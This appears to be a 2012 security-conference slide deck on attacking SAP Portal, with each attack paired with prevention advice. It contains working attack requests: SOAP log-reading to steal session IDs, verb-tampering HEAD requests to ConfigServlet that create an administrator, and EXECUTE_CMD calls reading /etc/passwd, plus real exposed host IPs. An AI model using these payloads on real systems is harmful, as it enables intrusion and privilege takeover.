ERPScan

Security Scanner for SAP

Invest in security
to secure investments

Hacker Halted USA 2012

Breaking SAP Portal

Dmitry Chastuchin
Principal Researcher ERPScan

Dmitry Chastuhin

Yet another security researcher

Business application security expert

ERPScan

- We Develop “ERPScan Security Scanner for SAP”
- **Leader** by the number of **acknowledgements from SAP** (>60)
- Invited to talk at **more than 30 key security conferences** worldwide (BlackHat(US/EU/DC/UAE), RSA, Defcon, HITB)
- **First to** release software for **NetWeaver J2EE platform** assessment
- Research team with **experience in different areas of security** from ERP and web security to mobile, embedded devices, and critical infrastructure, accumulating their knowledge on SAP research.
- Consulting services

Leading SAP AG partner in the field of discovering security vulnerabilities by the number of found vulnerabilities

Agenda


- Say hello to SAP Portal
- Breaking Portal through SAP Services
- Breaking Portal through J2EE Engine
- Breaking Portal through Portal issues
- Conclusion

SAP

- The most popular business application
- More than 180000 customers worldwide
- 74% of Forbes 500 run SAP

ERPScan
Security Scanner for SAP


Meet sapscan.com



http://erpscan.com/wp-content/uploads/2012/06/SAP-Security-in-figures-a-global-survey-2007-2011-final.pdf

Say hello to Portal

- Point of web access to SAP systems
- Point of web access to other corporate systems
- Way for attackers to get access to SAP from the Internet
- ~17 Portals in Switzerland, according to Shodan
- ~11 Portals in Switzerland, according to Google



Services

HTTP	636
HTTP Alternate	6

Top Countries

United States	175
Germany	57
Brazil	48
India	31
Italy	25


186.200.36.105
Telefonica Data S.A.
Added on 09.10.2012
186-200-36-105.customer.tdatabrasil.net.br

```
HTTP/1.0 302 Found
location: http://186.200.36.105/irj/portal
server: SAP J2EE Engine/7.00
content-length: 0
date: Tue, 09 Oct 2012 01:11:37 GMT
```

SAP NetWeaver Application Server (ICM)
64.129.117.11
HP-UX 11.x
tw telecom holdings

```
HTTP/1.0 307 Temporary Redirect
date: Wed, 03 Oct 2012 11:23:35 GMT
```

EP architecture



Okay, okay. SAP Portal is important, and it has many links to other modules. So what?

SAP Management Console

ERPScan
Security Scanner for SAP

SAP Management Console

- SAP MC provides a common framework for centralized system management
- Allowing to see the trace and log messages
- Using JSESSIONID from logs, attacker can log into Portal

What we can find into logs?

Wrong!

Right! File *userinterface.log*

But… attacker may use credentials for creating JSESSIONID

SAP Management Console

```
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xs="http://www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header>
  <sapsess:Session xmlns:sapsess="http://www.sap.com/webas/630/soap/features/session/">
  <enableSession>true</enableSession>
</sapsess:Session>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
  <ns1:ReadLogFile xmlns:ns1="urn:SAPControl">
    <filename>j2ee/cluster/server0/log/system/userinterface.log</filename>
    <filter/>
    <language/>
    <maxentries>%COUNT%</maxentries>
    <statecookie>EOF</statecookie>
  </ns1:ReadLogFile>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Prevention


- Don’t use TRACE_LEVEL = 3 in production systems or delete traces
- Install notes 927637 and 1439348

http://help.sap.com/saphelp_nwpi71/helpdata/en/d6/49543b1e49bc1fe10000000a114084/frameset.htm

Single-Sign On

SSO (old but still works)

- SAP implements SSO using the Header Variable Login Module



tnx Mariano ;)

Prevention

- Implement proper network filters to avoid direct connections to SAP
- J2EE Engine. If you use it for Windows authentication, switch to SPNegoLoginModule

http://help.sap.com/saphelp_nw73ehp1/helpdata/en/d0/a3d940c2653126e10000000a1550b0/frameset.htm

SAP NetWeaver J2EE

Access control

Declarative

By WEB.XML

Programmatic

By UME

Web Dynpro	- programmatic
Portal iViews	- programmatic
J2EE Web apps	- declarative

Declarative access control

- The central entity in the J2EE authorization model is the *security role.*
- Programmers define the application-specific roles in the J2EE deployment descriptor

web.xml

web-j2ee-engine.xml

web.xml

```
<servlet>
   <servlet-name>CriticalAction</servlet-name>
   <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
     <servlet-name>CriticalAction</</servlet-name>
     <url-pa
 </servlet-
<security-
<web-reso
<web-reso
<url-patte
<http-met
</web-resource-collection>
<auth-constraint>
      <role-name>administrator</role-name>
 </auth-constraint>
</security-constraint>
```

Verb Tampering

Verb Tampering

- If we are trying to get access to an application using GET – we need a login:pass and administrator role
- What if we try to get access to application using HEAD instead GET?
- PROFIT!

- Did U know about *ctc*?

Verb Tampering

Need Admin account in SAP Portal?
Just send two HEAD requests

- Create new user blabla:blabla

```
HEAD /ctc/ConfigServlet?param=com.sap.ctc.util.UserConfig;CREATEUSER;USERNAME=blabla,PASSWORD=blabla
```

- Add user blabla to group Administrators

```
HEAD /ctc/ConfigServlet?param=com.sap.ctc.util.UserConfig;ADD_USER_TO_GROUP;USERNAME=blabla,GROUPNAME=Administrators
```

Works when UME uses JAVA database

Prevention

- Install SAP notes 1503579,1616259
- Install other SAP notes about Verb Tampering
- Scan applications with ERPScan WEB.XML checker
- Disable the applications that are not necessary

web.xml

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-n
    <url-patt
 </servlet-m
<security-co
<web-resou
<web-resou
<url-patterr
<http-metho
<http-method>HEAD</http-method>
</web-resource-collection>
<auth-constraint>
     <role-name>administrator</role-name>
 </auth-constraint>
</security-constraint>
```

GET /admin/critical/*CriticalAction*

Invoker servlet


tion

Invoker Servlet

- Want to execute an OS command on J2EE server remotely?
- Maybe upload a backdoor in a Java class?
- Or sniff all traffic ?


Still remember *ctc*?

Invoker Servlet



```
00/ctc/servlet/ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=cat%20/etc/passw
```

```
TYPE=S<BR>STATE=<BR>INFO_SHORT=      + Process created!
                   0:3::/:/sbin/sh
daemon:*:1:5::/:/sbin/sh
bin:*:2:2::/usr/bin:/sbin/sh
sys:*:3:3::/:
adm:*:4:4::/var/adm:/sbin/sh
uucp:*:5:3::/var/spool/uucppublic:/usr/lbin/uucp/uucico
lp:*:9:7::/var/spool/lp:/sbin/sh
nuucp:*:11:11::/var/spool/uucppublic:/usr/lbin/uucp/uucico
hpdb:*:27:1:ALLBASE:/:/sbin/sh
nobody:*:-2:-2::/:
www:*:30:1::/:
smbnull:*:101:101:DO NOT USE OR DELETE - needed by Samba:/var/opt/samba/nologin:/bin/false
cimsrvr:*:102:102:WBEM Services:/var/opt/wbem:/sbin/sh
hpsmh:*:103:103:System Management Homepage:/var/opt/hpsmh:/sbin/sh
sfmdb:*:104:20::/home/sfmdb:/sbin/sh
sshd:*:105:104:sshd privsep:/var/empty:/bin/false
iwww:*:106:1::/home/iwww:/sbin/sh
owww:*:107:1::/home/owww:/sbin/sh
```



```
Address  http://1          3:50100/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=whoami
```


```
TYPE=S
STATE=
INFO_SHORT= + Process created! sapserver\sapservicedm0
CONFIGURATION=
```

Prevention

- Update to the latest patch 1467771, 1445998
- “EnableInvokerServletGlobally” must be “false”
- Check all WEB.XML files with ERPScan WEBXML checker

So, where is Portal?


SAP Portal




- Portal Content
  - Content Provided by Other Vendors
  - Content Provided by SAP
    - Admin Content
    - Admin Interfaces
    - Core Objects
    - End User Content
      - BPEM
      - Standard Portal Users
        - Ajax Framework Content
        - Interoperability
        - iViews
          - com.sap.netweaver.bc.uwl.iviews
            - Delegated Tasks
            - My Substituted Task
            - Task
            - Task
            - Universal Worklist
            - Universal Worklist - Action
            - Universal Worklist - Add Note
            - Universal Worklist - Detail
            - Universal Worklist - Forward
            - Universal Worklist - Manage Attachments
            - Universal Worklist - Personalization
            - Universal Worklist - User Selection

- User access rights to objects are in the Portal Content Directory (PCD)
- Based on ACL
- 2 types of access:
  - – (design time) for administrators
